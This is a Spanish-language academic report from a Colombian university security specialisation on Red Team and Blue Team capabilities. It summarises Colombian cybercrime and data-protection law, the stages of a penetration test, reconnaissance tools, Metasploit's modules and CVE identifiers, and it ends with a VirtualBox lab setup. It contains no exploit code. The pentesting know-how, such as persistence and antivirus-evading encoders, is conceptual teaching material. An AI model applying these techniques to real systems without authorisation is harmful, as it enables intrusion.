CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ALFREDO REMOLINA CHAPARRO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BUCARAMANGA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ALFREDO REMOLINA CHAPARRO

Documento Técnico para optar por el título de:
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Nombre
JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BUCARAMANGA
2023

RESUMEN

En el presente documento informe técnico, se desarrollan temas que apoyan a las organizaciones para la protección de sus infraestructuras de tecnología, comenzando por el análisis de los marcos regulatorios vigentes y su aplicación empresarial, luego se conceptualiza y se analiza de manera practica la pertinencia de la implementación de equipos de seguridad red team, blue team lo que refuerza a las organizaciones en procesos como los pentesting para la evaluación de las amenazas a las que está expuesta su tecnología para generar estrategias de monitoreo, detección y contención de posibles ataques cibercriminales, dando como resultado la implementación de buenas prácticas de protección de sus sistemas tecnológicos que apoyan la operación de una organización y sensibilizando a todas las instancias en cuanto a la gravedad que podría incurrir en caso de la materialización de cualquiera de las amenazas detectadas.

Palabras Clave: Amenazas, Marco regulatorio, Pentesting, Blue Team, Red Team.

CONTENIDO

pág.

TABLA DE ILUSTRACIONES

GLOSARIO

ATAQUES DE FUERZA BRUTA: Intentos repetidos de adivinar contraseñas probando todas las combinaciones posibles por medio de algoritmos y diccionarios especializados para este fin.

BLUE TEAM: Equipo de defensa de seguridad informática que se encarga de la prevención, detección y mitigación de amenazas de manera proactiva.

FIREWALL: Dispositivo o software que filtra el tráfico de red para de esta manera evitar intrusiones de usuarios malintencionados y data maliciosa.

HACKER ÉTICO: Profesional de la seguridad que utiliza sus habilidades para identificar y corregir vulnerabilidades.

IDS (Intrusion Detection System): Sistema que monitorea la red en busca de actividades sospechosas o ataques y alertar a los especialistas y así reaccionar ante un incidente.

MULTI-FACTOR AUTHENTICATION (MFA): Uso de varios métodos de autenticación para validar la identidad de un usuario de un servicio de tecnologia.

PARCHEO: Aplicación de actualizaciones de seguridad para corregir vulnerabilidades conocidas sobre sistemas operativos y software de terceros.

PENETRATION TESTING: Evaluación de seguridad que implica intentos controlados de explotar vulnerabilidades y determinar su alcance en una infraestructura de TI.

PURPLE TEAM: Un enfoque que combina la colaboración entre Red Team y Blue Team para mejorar la colaboración y la respuesta a amenazas.

RANSOMWARE: Malware o código malicioso que por medio de cifrado datos impide el acceso a estos para exigir un rescate para su desbloqueo.

RED TEAM: Especialistas en seguridad que simula ataques cibernéticos controlados para evaluar la postura de seguridad de una organización.

SIEM (Security Information and Event Management): Plataforma que recopila y analiza datos de seguridad para detectar y alertar sobre las posibles amenazas.

ZERO-DAY VULNERABILITY: Una vulnerabilidad de software desconocida para el fabricante y los defensores de una infraestructura de tecnología.

INTRODUCCIÓN

La seguridad informática se ha convertido en un pilar fundamental en la era digital actual donde los activos de tecnología como la información, datos, sistemas tecnológicos, cobran una alta criticidad para las organizaciones del gobierno y privadas, y esto en gran medida es causado no solo por la gran herramienta que es en la operación, sino también por el aumento de las amenazas latentes que hacen que las organizaciones estén en constante evaluación en la robustez de sus sistemas, monitoreando, identificando y mitigando las posibles brechas de seguridad.

Esta autoevaluación de robustez en ciberseguridad , esta apoyada en normas legales vigentes , estrategias técnicas como equipos de seguridad red team, blue team, y purple team , metodologías comprobadas por expertos en seguridad , lo que genera buenas prácticas para la protección de las organizaciones en esta frontera de la tecnología.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Documentar a manera de informe técnico y ejecutivo. los procesos que desde los equipos de seguridad RED TEAM, BLUE TEAM Y PURPLE TEAM, se generan para la implementación de un sistema de defensa en una infraestructura de tecnología incluyendo aspectos legales y técnicos.

1.2 OBJETIVOS ESPECÍFICOS

- Determinar los aportes que los equipos de seguridad RED TEAM, BLUE TEAM Y PURPLE TEAM, para la protección de la infraestructura de TI en una organización.

- Analizar las políticas de seguridad vigentes para los entornos de TI junto con las recomendaciones a implementar.

- Formular las conclusiones pertinentes luego de los ejercicios ejecutados por los equipos de seguridad RED TEAM, BLUE TEAM Y PURPLE TEAM y así justificar la implementación de buenas prácticas ante las directivas de una organización

2 DESARROLLO DEL INFORME

2.1 CONTEXTO ETICO Y LEGAL RED TEAM, BLUE TEAM

2.1.1 La ley 1273 de 2009 o también denominada de “Delitos informáticos” tiene como objetivo establecer sanciones y normas que protejan la integridad y disponibilidad de la información contenida en las infraestructuras de tecnología tanto del sector público como del privado en Colombia.

Esta ley está conformada por dos capítulos con sus artículos así:

CAPITULO I De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos

- Artículo 269A: Acceso abusivo a un sistema informático. Se refiere a los delitos relacionados con la intrusión parcial o completa, de manera abusiva a un sistema informático protegido o no, y que así mismo oponga resistencia de exclusión a quienes tengan la potestad técnica para realizarlo. Estos delitos pueden generar sanciones de pena de prisión de 49 a 96 meses y multa de 100 a 1000 salarios mínimos legales mensuales vigentes

- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. Se establecen pena de prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos legales mensuales vigentes a individuos u organizaciones que de manera técnica impida el buen funcionamiento de un sistema informático y acceso a sus datos como también a infraestructura de telecomunicaciones.

- Artículo 269C: Interceptación de datos informáticos. Este articulo aborda el delito de la interceptación de datos informáticos y que sin orden judicial lo realice en el origen , destino o interior de una infraestructura de tecnología y sus datos alojados allí, incluyendo esta interceptación a emisiones electromagnéticas del sistema informático, esta conducta puede incurrir en penas de prisión de 36 a 72 meses.

- Artículo 269D: Daño informático. Se relaciona con cualquier tipo de destrucción, eliminación, alteración, de datos informáticos incluyendo sus componentes lógicos, incurría en sanción de pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

- Artículo 269E: Uso de software malicioso. Se refiere a quien de manera malintencionada produzca, trafique, distribuya, use, en el territorio nacional programas o software con fines maliciosos y que generen caos y destrucción en un sistema de información. Esta conducta tiene como sanción, pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

- Artículo 269F: Violación de datos personales. Se refiere a los individuos y/o organizaciones que sin la autorización apropiada y con el objetivo de obtener provecho propio o para un tercero de manera abusiva, obtenga , trate, sustraiga, divulgue, modifique, información personal contenida en sistemas informáticos incluyendo bases de datos y archivos. Esta conducta establece como sanción, pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

- Artículo 269G: Suplantación de sitios web para capturar datos personales. Establece pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, a quien de manera y con fines mal intencionados y fraudulentos despliegue sitios web, ventanas emergentes, mensajes con el objetivo de conseguir información personal de usuarios para provecho propio o de un tercero.

- Artículo 269H: Circunstancias de agravación punitiva. De acuerdo a los artículos descritos anteriormente, se establece que las penas tendrán un aumento de la mitad a las tres cuartas partes si se cometen contra:

  1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
  2. Por servidor público en ejercicio de sus funciones.
  3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
  4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.
  5. Obteniendo provecho para sí o para un tercero.
  6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.
  7. Utilizando como instrumento a un tercero de buena fe.
  8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el

ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

CAPITULO II De los atentados informáticos y otras infracciones

Artículo 269I: Hurto por medios informáticos y semejantes. Al que por medio de herramientas tecnológicas o suplantación de usuarios con accesos. logre superar las medidas de seguridad informática y manipule una infraestructura de tecnológica y cometa el delito referenciado, puede incurrir en penas establecidas en el artículo 240 de este Código.

Artículo 269J: Transferencia no consentida de activos. Se refiere a la transferencia de activos o recursos de manera fraudulenta valiéndose de herramientas de tecnología para provecho propio o de terceros, también a quien actúe como proveedor o fabricante de estas herramientas o servicios destinadas a la estafa incurrirá en pena de prisión 48 a 120) meses y en multa de 200 a 1.500 salarios mínimos legales mensuales vigentes.

2.1.2 Ley 1581 de 2012 o ley de datos personales, tiene como objetivo regular y proteger de manera constitucional el derecho fundamental de las personas al tratamiento de sus datos, esto implica conocer, actualizar corregir, y que se encuentran almacenados en bases de datos, sistemas de información, archivos, por parte de entidades públicas y privadas, con el fin de garantizar el correcto tratamiento y asegurando su seguridad y privacidad.

En esta ley se establecen regulaciones y se tratan temas importantes como:

Ámbito de la aplicación: aplica para entidades públicas o privadas que sean susceptibles al tratamiento de los datos personales en Colombia.

Definiciones: se definen todos los términos relacionados con el tratamiento de datos personales para si tener claro el alcance de la ley en el territorio de Colombia

- Autorización: es el consentimiento previo que el titular de los datos otorga para realizar el tratamiento de sus datos a una entidad.

- Base de Datos: datos organizados que son objeto de tratamiento por parte de una entidad.

- Dato personal: cualquier información relacionada o que determina a una persona natural

- Encargado del Tratamiento: Persona natural o jurídica y de índole pública o privada que tiene la responsabilidad del tratamiento de los datos personales.
- Responsable del Tratamiento: Persona natural o jurídica, y de índole pública o privada, y que tiene poder de decisión sobre las bases de datos o el tratamiento de datos.

- Titular: Persona natural dueña de datos personales y que pueden ser objeto de Tratamiento

- Tratamiento: Cualquier procedimiento aplicable a los datos personales (recolección, almacenamiento, uso, circulación o eliminación)

Principios Rectores: se definen una serie de principios que de manera integral se deben seguir para el tratamiento de los datos, como:

- Legalidad: el tratamiento de los datos debe ser acorde a las reglamentaciones que se desarrollen en la presente ley
- Finalidad: esta finalidad debe ser legitima de acuerdo a la ley
- Libertad: el titular siempre debe dar su consentimiento para el tratamiento de los datos
- Transparencia: Es el derecho que tiene el titular de los datos a un adecuado tratamiento de sus datos, para obtenerlos en cualquier momento.
- Veracidad o calidad: La información a tratar siempre de be ser completa y de calidad para un correcto tratamiento.
- Acceso y circulación restringida: los datos deben ser tratados por personal autorizado por el titular o por los que la ley autorice.
- Seguridad: se deben usar los recursos, técnicos, humanos y administrativo para dar seguridad a la información y evitar su uso inadecuado y fraudulento.

Derechos de los titulares de datos: se especifican una serie de derechos que los titulares cuyos datos van a ser gestionados por parte de las entidades procesadoras como lo son conocer, actualizar, rectificar, suprimir y también a presentar reclamos sobre el tratamiento.

Registro nacional de bases de datos: la entidad encargada a nivel nacional es la Superintendencia de Industria y Comercio quien administra el

directorio de las bases de datos sujetas a tratamiento. Y es de libre consulta para los ciudadanos.

Sanciones: La entidad que se encarga de imponer las sanciones a los responsables del tratamiento de datos es la Superintendencia de Industria y comercio las cuales pueden ser:

- Multas de carácter personal e institucional a favor de la Superintendencia de Industria y Comercio hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción

- Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses.

- Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio.

- Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles.

2.2 ETAPAS DE PENTESTING

El pentesting es un proceso o ataque simulado por medio del cual, de manera controlada y metodológica, busca evidenciar las vulnerabilidades de un sistema informático para mejorar su seguridad ante posibles ataques informáticos o evitar materialización de amenazas. Este proceso ayuda a las organizaciones y su infraestructura de Tecnologia a identificar fallas y puntos débiles, e implementar buenas prácticas de seguridad. Este procedimiento conlleva una serie de etapas cada una de las cuales tienen un fin especifico en su desarrollo, y que relacionamos a continuación:

- Recolección de Información (Footprinting): En esta etapa se recopila la información del objetivo por parte del personal especializado en pentesting como direcciones ip, registros whois, información de DNS, sistemas operativos, herramientas tecnológicas usadas, empleados, dominios.

  También es válido encontrar información del objetivo desde fuentes como motores de búsqueda, redes sociales, herramientas de rastreo y enumeración, archivos públicos, y hasta reconocimiento físico.

  Dependiendo de la calidad de esta información recopilada se obtienen los vectores adecuados de ataque para la ejecución de un buen análisis, en esta etapa es posible apoyarse en herramientas de recopilación de información pública.

  El footprinting no involucra acceso no autorizado ni intrusión a un sistema informático, y cobra relevancia pues es la base para obtener información de calidad, comprender de manera más profunda del vector de ataque, evidenciar las vulnerabilidades y puntos débiles y así diseñar las estrategias enfocadas para la realización de la prueba de penetración.

- Herramientas más usadas en Footprinting

  Opensource

  Nmap: Aunque es mas conocida para escaneo de puertos, esta herramienta también puede recopilar información sobre puertos abiertos, sistema operativo usado, hosts, y servicios

  Maltego: esta herramienta tiene la capacidad de correlacionar conexiones entre entidades y personas en línea involucrando

dominios, DNS, y direcciones ip, correo electrónico, para recopilar información relevante de un objetivo de pentesting.
TheHarvester: Tiene como funcionalidad principal recopilación de correos electrónicos, subdominios, puertos abiertos, nombres de empleados soportado en servicios como motores de búsqueda.

Pagas o comerciales:

OpenVas: herramienta de escaneo de vulnerabilidades y pentesting de código abierto que también cuenta con una versión comercial con funcionalidades adicionales

Core Impact: Herramienta para la automatización de procesos de pentesting que promete la optimización de los recursos y garantiza el enfoque a los especialistas en procesos mas complejos.

Criminal IP: proporciona motor de búsqueda Cyber Threat Intelligence identificando vulnerabilidades de entidades e individuos.

- Análisis de Vulnerabilidades: se evidencian en esta etapa las posibles vulnerabilidades relacionadas con la infraestructura de tecnología a analizar como puertos abiertos, servicios de tecnología, fallos en software.

- Explotación: luego de la identificación de las posibles vulnerabilidades en esta etapa se realizan los intentos de explotación controlada esto para evidenciar su acceso información o equipos sensibles.

- Post-Explotación: conseguido el acceso, se profundiza y se mantiene como lo realizaría un atacante verdadero para evidenciar el alcance de la vulnerabilidad.

- Mantenimiento del Acceso (Persistencia): en esta fase se mantiene el acceso de manera oculta.


- Análisis de Resultados y Generación de Informes: en esta fase se documentan las vulnerabilidades encontradas, las posibles consecuencias, y las medidas de remediación, se presenta informe técnico y ejecutivo soportado siempre por evidencias para portar al análisis credibilidad.

- Limpieza y Restauración: como medida de precaución se debe dejar el sistema o el objetivo de análisis como se encontró inicialmente para evitar inconvenientes que afecten la funcionalidad.

2.3 FUNCIONAMIENTO, ARQUITECTURA Y OPCIONES QUE TRAE METASPLOIT DISPONIBLE DESDE KALI LINUX.

- Arquitectura:

Ilustración 1 Arquitectura Metasploit



Fuente: El autor

Metasploit se basa en una arquitectura modular y flexible:

-Exploits: Los exploits son módulos diseñados para aprovechar vulnerabilidades específicas en un sistema objetivo.

-Payloads: Los payloads son fragmentos de código que se ejecutan en sistemas comprometidos después de una explotación exitosa. Pueden usarse para diversas acciones, como el acceso remoto, la escalada de privilegios y la extracción de datos.

-Auxiliary: Estos módulos realizan tareas diversas, como el escaneo, la recolección de información y la manipulación de servicios.

-Encoders: Los encoders transforman el payload para evadir mecanismos de detección, como sistemas de antivirus.

-Nops: Estos módulos generan secuencias de instrucciones "no operation" (NOP) para la alineación de direcciones en exploits.

2.4 IDENTIFICADOR CVE Y SU ESTRUCTURA.

Es un sistema de nomenclatura y enumeración utilizado para identificar y hacer un seguimiento de vulnerabilidades de seguridad en software y hardware. La finalidad principal del sistema CVE es proporcionar una manera estandarizada de referirse a vulnerabilidades específicas, lo que facilita la comunicación y el intercambio de información sobre problemas de seguridad entre diferentes organizaciones y proveedores.

La estructura de un identificador CVE es el siguiente:

CVE-YYYY-NNNNN
Donde:
CVE: Es el prefijo que indica que el identificador sigue el estándar de Common Vulnerabilities and Exposures.
YYYY: Representa el año en el que se asignó el identificador.
NNNNN: Es un número secuencial que identifica la vulnerabilidad específica dentro del año en cuestión.

Cada CVE puede proporcionar información sobre la vulnerabilidad, descripción, impacto y soluciones, los CVE son usados por todo tipo de organizaciones de seguridad de la información lo cual aporta en mejorar los sistemas informáticos en todo el mundo.

En Exploit Database (Exploit-DB) se recopila información sobre vulnerabilidades de seguridad y exploits con sus códigos y técnicas que podrían ser usados para explotar en sistemas informáticos


Asi las cosas, esto quiere decir que es posible buscar exploits en Exploit-DB, de un cve determinado, usando su número y relacionado con una vulnerabilidad especifica.

2.5 RECONOCIMIENTO DE BANCO DE TRABAJO

- Banco de trabajo

Infraestructura VirtualBox con dos máquinas virtuales Windows 10 y Kali Linux


Ilustración 2 Infraestructura VirtualBox



Fuente: El autor

Maquina host
Procesador
intel(R) Core(TM) i7-8650U CPU @ 1.90GHz 2.11 GHz
Memoria instalada
16.0 GB (15.9 GB utilizable)
Sistema operativo
Windows 11 de 64 bits, procesador x64
Disco duro SSD de 500 Gb


Ilustración 3 Máquina virtual Windows 10



Fuente: El autor


Sistema operativo Windows 10
Dirección ip: 192.168.0.20
Ram: 4Gb
Procesadores: 2

Ilustración 4 Configuración de red máquina virtual Windows 10



Fuente: El autor


Ilustración 5 comprobación comunicación con maquina Kali Linux



Fuente: El autor

Ping para evidenciar comunicación con máquina virtual Kali Linux


Ilustración 6 Máquina virtual Kali Linux



Fuente: El autor


Sistema operativo Linux
Dirección ip: 192.168.0.21
Ram: 2Gb
Procesadores: 2

Ilustración 7 configuración de red máquina virtual Kali Linux



Fuente: El autor

Ilustración 8 Comprobación comunicación con máquina virtual Windows 10



